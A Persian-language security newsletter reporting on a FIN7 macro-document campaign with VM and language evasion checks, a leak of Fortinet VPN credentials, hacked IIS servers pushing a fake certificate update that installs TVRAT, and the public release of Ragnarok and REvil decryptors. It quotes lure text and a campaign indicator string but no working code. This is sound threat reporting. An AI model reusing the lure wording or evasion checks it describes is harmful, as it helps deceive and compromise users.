در این فایل این گونه ادعا می‌شود که سند مذکور در نسخه جدید سیستم‌عامل Windows 11 Alpha ایجاد شده تا کاربران را متقاعد سازد که یک مشکل عدم سازگاری در دو نسخه وجود دارد که مانع از دسترسی به محتوا می‌شود و با کلیک بر روی گزینه Enable editing/Enable content مشکل برطرف می‌شود.

اگر کاربر دستورالعمل مذکور را اجراکند، ماکروی VBA که حاوی کدهای مخرب است توسط مهاجم در داخل سند فعال و اجرا می‌شود. جهت جلوگیری از تحلیل کد مخرب فوق، مبهم‌سازی (Obfuscating) صورت گرفته است.



محققان اعلام نموده‌اند که VBScript مذکور جهت انجام بررسی زبان در کامپیوتر قربانی، کدهایی که حاوی مقادیر رمزگذاری شده در یک جدول پنهانی است را اجرا می‌کند. در صورت تشخیص یکی از زبان‌های روسی، اوکراینی، مولداوی، سوربیایی، اسلواکی، اسلوونیایی، استونیایی و صربی بر روی دستگاه قربانی، هر گونه فعالیت بدافزاری را متوقف کرده و جدول حاوی مقادیر رمزگذاری شده را حذف می‌کند. این کد همچنین به دنبال دامنه CLEARMIND است که به گفته محققان آنومالی به پایانه‌های فروش (Point-of-Sale - به اختصار PoS) اشاره دارد.

سایر مواردی که توسط کد مذکور بررسی می‌شود، عبارتند از:

- کلید رجیستری (Reg Key) ترجیحاً برای زبان روسی
- ماشین مجازی همچون VMware، VirtualBox، innotek، QEMU، Oracle، Hyper و Parallels (در صورت تشخیص ماشین مجازی (VM) اسکریپت از بین می‌رود)
- حافظه موجود (در صورت وجود کمتر از ۴ گیگابایت متوقف می‌شود)
- بررسی RootDSE از طریق LDAP

در صورت فراهم بودن شرایط لازم با بررسی موارد مذکور، اسکریپت به تابع می‌رود که در آن یک فایل JavaScript به نام word_data. js به پوشه TEMP منتقل می‌شود.

به نقل از محققان، کد JavaScript مذکور به شدت مبهم‌سازی شده است و پس از رمزگشایی آن یک درب پشتی شناسایی می‌شود که شبیه سایر درب‌های پشتی منتسب به گروه جرایم سایبری FIN7 است.

برخی از مشخصه‌های دیگر گروه سایبری FIN7 عبارتند از:

- هدف قرار دادن پایانه‌های فروش که با فعالیت‌های قبلی FIN7 نیز مطابقت دارد.
- استفاده از فایلهای Word فریبنده حاوی ماکروهای VBA نیز منطبق بر فعالیتهای قبلی FIN7 است.
- FIN7 طبق روال گذشته از درب‌های پشتی JavaScript استفاده می‌کند.
- پس از تشخیص زبان‌های روسی، اوکراینی یا دیگر زبان‌های اروپایی شرقی اجرای آلودگی متوقف می‌شود.
- از اسناد محافظت شده با رمز عبور استفاده می‌شود.
- وجود رشته‌هایی همچون "=group=doc700&rt=0&secret=7Gjuyf39Tut383w&time=120000&uid" که مشابه الگوهای قبلی کارزارهای FIN7 است.

FIN7 فعالیت خود را حداقل از سال ۲۰۱۳ آغاز نموده اما از سال ۲۰۱۵ فعالیت‌های آنها گسترده‌تر شده است. برخی از اعضای آن دستگیر و محکوم شدند، اما حتی پس از سال ۲۰۱۸ که چندین نفر از اعضای آن دستگیر شدند همچنان اجرای برخی حملات و بدافزارها به این گروه نسبت داده می‌شوند.

این مهاجمان بر سرقت داده‌های کارت بانکی مشتریان حوزه‌های مختلف تمرکز دارند. فعالیت آنها تنها در ایالات متحده منجر به سرقت اطلاعات بیش از ۲۰ میلیون کارت از بیش از ۶۵۰۰ پایانه فروش مربوط به حدود ۳۶۰۰ مکان تجاری شد و منجر به زیان مالی به ارزش بیش از ۱ میلیارد دلار شده بود.

مشروح این گزارش در لینک زیر قابل مطالعه است:

https://www.anomali.com/blog/cybercrime-group-fin-۷using-windows-۱۱-alpha-themed-docs-to-drop-javascript-backdoor

افشای رمزهای عبور

تجهیزات فورتی‌نت


یک مهاجم فهرستی از ۵۰۰ هزار نام‌کاربری و رمز عبور VPN تجهیزات ساخت شرکت فورتی‌نت (Fortinet) را که ظاهراً تابستان گذشته از دستگاه‌های آسیب‌پذیر سرقت شده بود به صورت عمومی منتشر کرده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده جزییات این نشت اطلاعات مورد بررسی قرار گرفته است.


مهاجم مذکور عنوان نموده که آسیب‌پذیری سوءاستفاده شده در تجهیزات ساخت شرکت فورتی‌نت بعداً وصله شده است. در عین حال مدعی است که بسیاری از اطلاعات (رمزهای عبور VPN) افشا شده همچنان معتبر هستند.

این نشت یک رویداد جدی است؛ در اختیار داشتن رمزعبور VPN، دسترسی و نفوذ به یک شبکه، حذف اطلاعات، نصب بدافزار و اجرای حملات باج‌افزاری را برای مهاجمان فراهم می‌کند.

این رمزهای عبور، ۱۶ شهریور ماه توسط مهاجمی معروف به "Orange" که مدیر تالار گفتگوی تازه تاسیس RAMP و یکی از گردانندگان قدیمی باج‌افزار Babuk است، به طور رایگان در دسترس عموم قرار گرفته است. پس از بروز اختلافات بین اعضای گروه باج‌افزاری Babuk، وی اقدام به راه‌اندازی تالار گفتگوی RAMP نمود و اکنون تصور می‌شود که گرداننده یک گروه جدید باج‌افزاری به نام Groove است.




در همان زمان، مطلبی نیز در سایت نشت داده باج‌افزار Groove منتشر شد که آن نیز نشت اطلاعات تجهیزات فورتی‌نت را تبلیغ می‌کرد.



هر دو مطلب منتشر شده در این سایت‌ها، کاربر را به فایل ذخیره شده در سرور ذخیره‌سازی در Tor که توسط گروه Groove استفاده می‌شود، هدایت می‌کنند. به طور معمول فایل‌های سرقت شده در جریان حملات باج‌افزاری در سرور مذکور به منظور تحت فشار قرار دادن قربانیان جهت پرداخت باج، ذخیره می‌شوند.

با این‌که صحت هر یک از رمزهای عبور فاش شده، آزمایش نشده است، بررسی محققان نشان می‌دهد که این فایل حاوی اطلاعات (رمزهای عبور VPN) نزدیک به نیم میلیون کاربر مربوط به بیش از ۱۲ هزار دستگاه فورتی‌نت است.

تحلیل محققان بر اساس نشانی‌های IP این دستگاه‌ها نشان می‌دهد که اطلاعات افشاء شده، مربوط به تجهیزات فورتی‌نت در بسیاری از کشورهای جهان است.



گفته می‌شود ضعف امنیتی که موجب افشاء رمزهای عبور تجهیزات فورتی‌نت شده، مربوط به آسیب‌پذیری با شناسه CVE-2018-13379 می‌باشد که در اوایل سال ۹۸ وصله شده است.

مشخص نیست که چرا مهاجمان به جای بکارگیری این رمزهای عبور در جریان حملات باج‌افزاری خود، آنها را منتشر کرده‌اند. اما اعتقاد بر این است که این کار به نوعی به منظور تبلیغ و ترویج استفاده از تالار گفتگوی هکری RAMP و گروه باج‌افزاری Groove به عنوان ارائه‌دهنده "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) انجام شده است.

Groove یک گروه باج‌افزاری نسبتاً جدید است که در حال حاضر تنها اطلاعات یک قربانی را در سایت نشت داده خود ذکر کرده‌اند. با این حال با ارائه رایگان اطلاعات به سایر مهاجمان در تالار گفتگوی خود، آنها به جذب مشترک سرویس RaaS امیدوار هستند.

با فرض معتبر بودن بسیاری از رمزهای عبور افشاء شده، اقدامات زیر به راهبران تجهیزات فورتی‌نت توصیه می‌شود:

- تغییر رمزهای عبور تمامی کاربران
- اطمینان از اعمال تمامی وصله‌های امنیتی
- بررسی هر گونه رویداد مشکوک و گزارش‌های نفوذ احتمالی به سیستم‌ها

> *If you have Fortinet VPN, please go force reset all your user's passwords. Also, it's probably not a bad idea to check logs and potentially spin up an IR or two*
>
> *— pancak3 (@pancak3lullz) September 7, 2021*

محققان امنیتی فهرستی از نشانی‌های IP دستگاه‌های افشاء شده را در لینک زیر منتشر کرده‌اند.

https://gist.github.com/crypto-cypher/f216d6fa4816ffa93c5270b001dc4bdc

شرکت فورتی‌نت نیز توصیه‌نامه‌ای را در لینک زیر منتشر کرده که به طور ضمنی سوءاستفاده از ضعف امنیتی به شناسه CVE-2018-13379 را تایید کرده است.

https://www.fortinet.com/blog/psirt-blogs/malicious-actor-discloses-fortigate-ssl-vpn-credentials

آلوده‌سازی کاربران

از طریق هک سرورهای IIS

مهاجمان با هک سرورهای IIS و افزودن صفحات حاوی اعلان جعلی به آنها در حال آلوده‌سازی کاربران به بدافزار هستند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، جزییات این حملات مورد بررسی قرار گرفته است.


Internet Information Services - به اختصار IIS - نرم‌افزار وب سرور Microsoft Windows است که از نسخه XP/2000 به بعد در این سیستم‌عامل موجود است.

اعلان‌های جعلی مذکور در قالب به‌روزرسانی گواهینامه (Certificate) کاربران را ترغیب به دریافت یک فایل مخرب و اجرای آن بر روی دستگاه قربانی می‌کنند. این فایل مخرب در نهایت منجر به اجرای TeamViewer بر روی دستگاه شده و کنترل سیستم مذکور را در اختیار مهاجمان قرار می‌دهد.


پیام جعلی نمایش داده شده حاوی متن زیر است که در آن درخصوص انقضای گواهینامه به کاربران هشدار داده می‌شود.

“Detected a potential security risk and has not extended the transition to [sitename]. Updating a security certificate may allow this connection to succeed. NET::ERR_CERT_OUT_OF_DATE.”

با کلیک بر روی دگمه Update (Recommended)، یک فایل اجرایی با نام HTTPS_browser_cert_09_2021.exe دانلود می‌شود.



این فایل طبق آمار سایت VirusTotal که در ادامه لینک آن نمایش داده شده ، توسط ۳۳ ضدویروس از ۶۷ ضدویروس به عنوان بدافزار تشخیص داده می‌شود.




فایل مذکور توسط گواهینامه Digicert، امضاء شده است.

کد مخرب منتقل شده بر روی سیستم‌های آلوده، TVRAT (که به نام‌های TeamViewerENT، TeamSpy، TVSPY یا Team Viewer RAT نیز معروف است) می‌باشد. TVRAT بدافزاری است که دسترسی کامل از راه دور به دستگاه‌های آلوده را برای اپراتورهای خود فراهم می‌کند.

در جریان این حملات، پس از بارگذاری TVRAT بر روی دستگاه آلوده، بدون اطلاع کاربر نسخه‌ای از نرم‌افزار کنترل از راه دور TeamViewer اجرا می‌شود. پس از راه‌اندازی، سرور TeamViewer به سرور کنترل و فرمان‌دهی (C2) متصل شده تا به مهاجمان اطلاع دهد که می‌توانند از راه دور کنترل کامل کامپیوتری که اخیراً آلوده شده را در دست گیرند.

TVRAT برای اولین بار در سال ۲۰۱۳ ظاهر شد و از طریق کارزارهای هرزنامه در قالب پیوست‌های ماکروی مخرب منتشر می‌شد.



در حالی که نحوه هک شدن سرورهای IIS توسط این مهاجمان هنوز مشخص نیست، روش‌های مختلفی را می‌توان برای نفوذ به آنها متصور بود.

به عنوان مثال، در ماه می یک نمونه کد بهره‌جو (Exploit) به صورت عمومی منتشر شد که با سوءاستفاده از یک آسیب‌پذیری حیاتی در HTTP Protocol Stack (HTTP.sys) امکان هدف قرار دادن سرور IIS را فراهم می‌کند. در این راستا مایکروسافت در ماه می، این ضعف امنیتی به شناسه CVE-2021-31166 را وصله کرد.

در گذشته نیز مهاجمان با پشتوانه دولتی، از ضعف‌های امنیتی مختلفی جهت آلوده‌سازی سرورهای IIS متصل به اینترنت استفاده می‌کردند.

جدیدترین مثال آن مربوط به یک گروه از گردانندگان تهدیدات مستمر و پیشرفته (Advanced Persistent Threat - به اختصار APT) است که با عنوان Praying Mantis یا TG1021 نیز شناخته می‌شوند. این مهاجمان بر اساس گزارشی که ماه آگوست منتشر شده، سرورهای IIS را هدف قرار داده‌اند. مهاجمان مذکور در جریان حملات از ضعف‌های امنیتی زیر سوءاستفاده کردند.


- Checkbox Survey RCE (CVE-2021-27852)
- Telerik-UI (CVE-2019-18935, CVE-2017-11317)

به گفته محققان اپراتورهای پشت این حملات بدافزاری، سرورهای تحت Windows متصل به اینترنت را از طریق حملات Deserialization مورد هدف قرار دادند تا یک بدافزاری کاملاً سفارشی را در بستر IIS منتشر کنند. سپس مهاجمان Praying Mantis از دسترسی خود که به واسطه هک سرورهای IIS بدست آورده بودند برای انجام اقدامات مخرب دیگری از جمله جمع‌آوری رمزهای عبور، شناسایی سیستم‌های دیگر و گسترش دامنه نفوذ استفاده کردند.

رویدادها و وقایع امنیتی


انتشار کلید رمزگشایی Ragnarok

در پی تعطیلی این باج‌افزار



گردانندگان Ragnarok ضمن توقف فعالیت‌های باج‌افزاری خود، کلید اصلی آن را که قابلیت رمزگشایی فایل‌های رمزگذاری شده را دارد، به‌صورت عمومی منتشر کرده‌اند. مهاجمان هیچ توضیحی در این خصوص نداده‌اند و به طور ناگهانی، در سایت نشت داده خود، دستورالعمل کوتاه نحوه رمزگشایی فایل‌ها را جایگزین تمام اطلاعات مربوط به این قربانیان که پیشتر در سایت مذکور به اشتراک گذاشته بودند، کردند. در سایت نشت داده آنها، صرفاً متن کوتاهی به همراه کلید اصلی و فایلهای باینری مربوطه جهت رمزگشایی پیوست شده است.

با نگاهی به این سایت، به نظر می‌رسد که تعطیلی این باج‌افزار، از قبل برنامه‌ریزی نشده است و فقط همه اطلاعات مربوط به قربانیان را حذف و گروه خود را تعطیل کرده‌اند.




به نقل از پایگاه اینترنتی Bleeping Computer و سایت نشت داده، در بازه زمانی ۱۶ تیر و ۲۵ مرداد، ۱۲ قربانی توسط باج‌افزار Ragnarok، مورد هدف قرار گرفته‌اند.

گردانندگان باج‌افزار تلاش نمودند با تهدید افشای عمومی فایل‌های سرقت شده در سایت نشت داده خود، قربانیان را مجبور به پرداخت باج کنند. این قربانیان در کشورهای مختلفی نظیر فرانسه، استونی، سریلانکا، ترکیه، تایلند، ایالت متحده، مالزی، هنگ کنگ، اسپانیا و ایتالیا هستند و در بخشهای مختلف اعم از تولید تا خدمات حقوقی فعالیت می‌کنند.

یکی از محققان امنیتی، ادعا نمود که به صورت تصادفی فایلی را توسط کلیدی که این باج‌افزار منتشر کرده، رمزگشایی نموده است.

> "[The decryptor] was able to decrypt the blob from a random .thor file," Gillespie told BleepingComputer initially.

وی همچنین اظهار نمود که می‌توان از آن کلید برای باز کردن قفل فایل‌ها با پسوندهای مختلف باج‌افزار Ragnarok استفاده نمود و این قابلیت، این ابزار را به یک رمزگشای اصلی تبدیل کرده است.



در حال حاضر یک رمزگشای عمومی برای باج‌افزار Ragnarok در دست ساخت است، که به زودی توسط شرکت امی‌سافت (Emisoft Ltd) که در زمینه رمزگشایی داده‌های قربانیان باج‌افزار، فعالیت می‌کند، در اختیار قربانیان قرار می‌گیرد.

گروه باج‌افزاری Ragnarok حداقل از ژانویه ۲۰۲۰ وجود داشته و ده‌ها قربانی را از طریق سوءاستفاده از آسیب‌پذیری Citrix ADC مورد هدف قرار داده است.

Ragnarok تنها باج‌افزاری نیست که در سال جاری میلادی کلید رمزگشایی آن منتشر شده است. در ادامه فهرست نمونه‌های دیگری که کلید آن‌ها به صورت عمومی منتشر شده، ذکر شده است:

- فعالیت گروه باج‌افزاری Ziggy در ماه فوریه متوقف شد و گردانندگان آن یک فایل با ۹۲۲ کلید را به اشتراک گذاشتند.
- در ماه می، باج‌افزار Conti یک رمزگشای رایگان برای مرکز خدمات‌دهی بخش سلامت ایرلند (Irish Health Service Executive) منتشر نمود.
- فعالیت باج‌افزار Avaddon در ماه ژوئن متوقف شد و سپس کلیدهای رمزگشایی آن را ارائه داد.
- گردانندگان باج‌افزار SynAck به El_Cometa تغییر نام دادند و در جریان این انتقال، کلیدهای اصلی رمزگشایی را منتشر کردند.

همچنین گاهی اوقات محققان، همانطور که در حمله Kaseya شاهد این موضوع بودیم، رمزگشایی را برای باج‌افزارها ارائه کردند که منشاء آن‌ها کاملاً نامشخص است.

خبر خوش بیت‌دیفندر

برای قربانیان باج‌افزار REvil

شرکت ضدویروس بیت‌دیفندر (Bitdefender) ابزار رایگانی منتشر کرده که امکان رمزگشایی فایل‌های رمزگذاری شده را برای قربانیان باج‌افزار REvil، بدون نیاز به پرداخت مبلغ اخاذی شده فراهم می‌کند. بیت‌دیفندر این ابزار رمزگشا را با همکاری یک نهاد قانونی ایجاد و منتشر کرده است.

این ابزار رمزگشا، همه قربانیان REvil که فایل آنها قبل از ۲۲ تیر رمزگذاری شده را رمزگشایی می‌کند.

قربانیان باج‌افزار Revil می‌توانند فایل دستورالعمل رمزگشای اصلی را از بیت‌دیفندر به نشانی زیر دریافت و کل کامپیوتر را به طور همزمان رمزگشایی نموده یا پوشه‌های خاصی را برای رمزگشایی مشخص کنند.

https://www.nomoreransom.org/uploads/REvil_documentation.pdf

گروه باج‌افزاری REvil با نام‌های Sodin و Sodinokibi نیز شناخته می‌شود. تصور می‌شود که این گروه جانشین گروه باج‌افزاری GandCrab است که البته اکنون دست از فعالیت کشیده است. REvil نام باج‌افزاری است که در قالب خدمات موسوم به "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) به سایر مهاجمان فروخته می‌شود و توانسته طرفداران زیادی را در بازارهای زیرزمینی تبهکاران سایبری به خود جلب کند.

